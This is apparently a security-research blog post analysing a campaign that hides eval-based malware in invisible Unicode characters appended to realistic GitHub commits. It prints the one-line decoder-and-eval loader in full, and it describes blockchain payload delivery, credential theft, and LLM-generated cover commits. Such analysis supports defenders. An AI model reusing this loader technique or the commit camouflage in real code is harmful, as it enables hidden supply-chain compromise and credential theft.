The Return of the Invisible Threat: Hidden PUA Unicode Hits GitHub repositorties

By Ilyas Makari

Published: 2025-10-31 · Archived: 2026-04-29 02:11:37 UTC

Published on:

Oct 31, 2025

It wasn't long ago that we uncovered compromised extensions on Open VSX . Now, a new wave of attacks is emerging, and all signs point to the same threat actor.

The technique will sound familiar: hidden malicious code injected with invisible Unicode Private Use Area (PUA) characters. We first saw this trick back in March when npm packages used PUAs to conceal payloads. Then came Open VSX. Now, the attacker seems to have turned their sights on GitHub, and their methods are evolving. The delivery is getting smarter, stealthier, and a lot more deceptive.

Timeline of the Invisible Code Campaign

- **March** – Aikido first discovers malicious npm packages hiding payloads using PUA Unicode characters
- **May** – We publish a blog detailing the risks of invisible Unicode and how it can be abused in supply chain attacks
- **October 17** – We uncover compromised extensions on Open VSX using the same technique;
- **October 18** - Koi Security analyzes the malware and payload, naming it *Glassworm*
- **October 31** – We discover that the attackers have shifted focus to GitHub repositories

Stealth by Design

We were first alerted to this new wave when a developer reached out after noticing something strange: several of his own GitHub repositories had been updated, by him, at least according to the commit history. The commits looked legitimate. They contained realistic feature updates, small refactors, and even bug fixes that matched the project's coding style and commit messages. Apart from one difference, the email of the committer was set to `null`. But at the end of these commits, each one had a single, identical addition:

```
const d=s=>[...s].map(c=>(c=c.codePointAt(0),c>=0xFE00&&c<=0xFE0F?c-0xFE00:c>=0xE0100&&c<=0xE01EF?c-0xE0100+16:null)).filter(b=>b!==null);eval(Buffer.from(d(``)).toString('utf-8'));
```

Can you spot the malware? At first glance it's hard to see what's going on, but what sticks out is the `eval` call, which is often used to execute code dynamically. Only the input to `eval` appears empty. However, the empty string passed to `d()` in `eval` is not empty at all. It contains invisible Unicode characters, hidden code encoded with Private Use Area symbols, just like in the previous npm and Open VSX incidents.


This time, however, the delivery is far more subtle. Everything has been collapsed into a single line, leaving almost no visual clue. The malicious code is tucked inside what looks like normal project activity, hidden within legitimate commits.

It’s possible that the benign-looking changes were AI-generated to make the commits more convincing. Since these commits were very project-specific, it suggest the attacker may have leveraged large language models to craft realistic, context-aware code changes, effectively using AI to camouflage their payload within ordinary development activity.

The decoded PUA characters lead to a script that appears very similar to the Open VSX samples, which suggests we are likely dealing with the same threat actor. The decoded script appears to use Solana as a delivery channel, fetching and executing a payload from the blockchain. Based on the Open VSX incidents, those payloads have been capable of stealing tokens and other secrets. If credentials or CI tokens are harvested, they could be reused to push the same payload in other repositories, which in turn could enable a worm-like propagation as we've seen with previous attacks.

Signs of a Larger Attack

After identifying the malicious pattern, we started looking to see if the same payload appeared elsewhere. A quick search on GitHub for the pattern quickly revealed other repositories showing the same suspicious line.



In these projects, a new commit had been pushed that looked entirely legitimate at first glance. The commits contained normal changes such as documentation updates, version increases, and small code improvements, but each one also included the same hidden payload appended at the end of a file.

For now, this campaign seems to be limited to JavaScript projects hosted on GitHub. We have not observed any signs of similar compromises in npm or other ecosystems, though we are monitoring it closely since the same attacker may attempt to expand their reach.

Evolving Threats, Smarter Defenses

These incidents highlight the need for better awareness around Unicode misuse, especially the dangers of invisible Private Use Area characters. Developers can only defend against what they can see, and right now most tools are not showing them enough. Neither GitHub's web interface nor VS Code displayed any sign that something was wrong. In earlier cases, such as the Open VSX attacks, some IDEs did show subtle indicators next to the hidden characters, but those safeguards were missing here.

While this technique is not new, it is clearly evolving. Earlier threats like Shai Hulud simply injected malicious postinstall scripts, making them relatively easy to detect. Now, attackers are blending malicious code with realistic commits and project-specific improvements, possibly aided by AI to make their changes appear natural. It is a sign of where the threat landscape is heading.

At Aikido, we are adapting to that same evolution. We use large language models among other detection systems to spot these increasingly subtle threats. As attackers adopt AI to hide their intent, our defenses need to grow just as intelligent to uncover it.

Last updated on:

Jan 7, 2026

Secure your software now

April 23, 2026

•

Vulnerabilities & Threats

Is Shai-Hulud Back? Compromised Bitwarden CLI Contains a Self-Propagating npm Worm

Malware found in @bitwarden/cli v2026.4.0 steals SSH keys, cloud secrets, and AI coding tool credentials, then spreads through victims' own npm packages. Inside: a worm calling itself "Shai-Hulud: The Third Coming."

#

Malware

April 22, 2026

•

Vulnerabilities & Threats

GPT-Proxy Backdoor in npm and PyPI turns Servers into Chinese LLM Relays

A newly discovered npm and PyPI malware campaign installs hidden LLM proxies on compromised servers, turning them into relay nodes for LLM traffic.

#

Malware

April 17, 2026

•

Vulnerabilities & Threats

Multiple Cross-Site Scripting (XSS) Vulnerabilities in Mailcow

Aikido's AI pentest agent found three XSS vulnerabilities in Mailcow, one of which let unauthenticated attackers take over administrator accounts. All issues have been patched as of version 2026-03b.

#

Vulnerabilities


#

open-source

Get secure now

Secure your code, cloud, and runtime in one central system.
Find and fix vulnerabilities fast automatically.

No credit card required | Scan results in 32secs.



Source: https://www.aikido.dev/blog/the-return-of-the-invisible-threat-hidden-pua-unicode-hits-github-repositorties